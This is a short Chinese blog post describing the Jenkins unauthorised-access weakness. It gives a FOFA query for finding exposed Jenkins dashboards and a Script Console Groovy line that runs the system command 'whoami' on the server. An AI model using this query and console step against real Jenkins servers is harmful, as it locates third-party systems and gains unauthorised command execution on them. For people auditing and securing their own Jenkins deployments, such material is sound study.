Jenkins未授权访问漏洞

5.Jenkins未授权访问漏洞

默认情况下 Jenkins面板中用户可以选择执行脚本界面来操作一些系统层命令,攻击者可通过未授权访问漏洞或者暴力破解用户密码等进入后台管理服务,通过脚本执行界面从而获取服务器权限。

一、使用以下fofa语法进行产品搜索
复制代码
port="8080" && app="JENKINS" && title=="Dashboard [Jenkins]"


二:在打开的URL中.点击 Manage Jenkins-->Scritp Console 在执行以下命令

println "whoami".execute().text
相关推荐
剪刀石头布啊8 小时前
vue-react为何要虚拟dom
前端
剪刀石头布啊8 小时前
ahooks常用的一些库,我们使用一下
前端
剪刀石头布啊8 小时前
从git更新本地提交记录到更新已经推送到远端记录
前端
Flynt10 小时前
axios 被投毒半年后,我把 npm 的"安全防线"实测了一遍:最信任的 SHA512 是安慰剂
前端·npm·node.js
excel11 小时前
Base62 和 Base64 有什么区别?
前端
风骏时光牛马12 小时前
大模型底层架构与AI源码深度剖析
前端
掘金挖土13 小时前
前端手摸手跑路之 AI 应用开发(九)
前端·后端
中文呀15 小时前
三维 GIS 离线缓存实战:逆向 CesiumOfflineCache,并亲手为它补上"自动更新"能力
前端
前进前进前进16 小时前
TRAE 全链路实战:做了一个警示牌一键生成器:纯 Canvas、单文件、零依赖
前端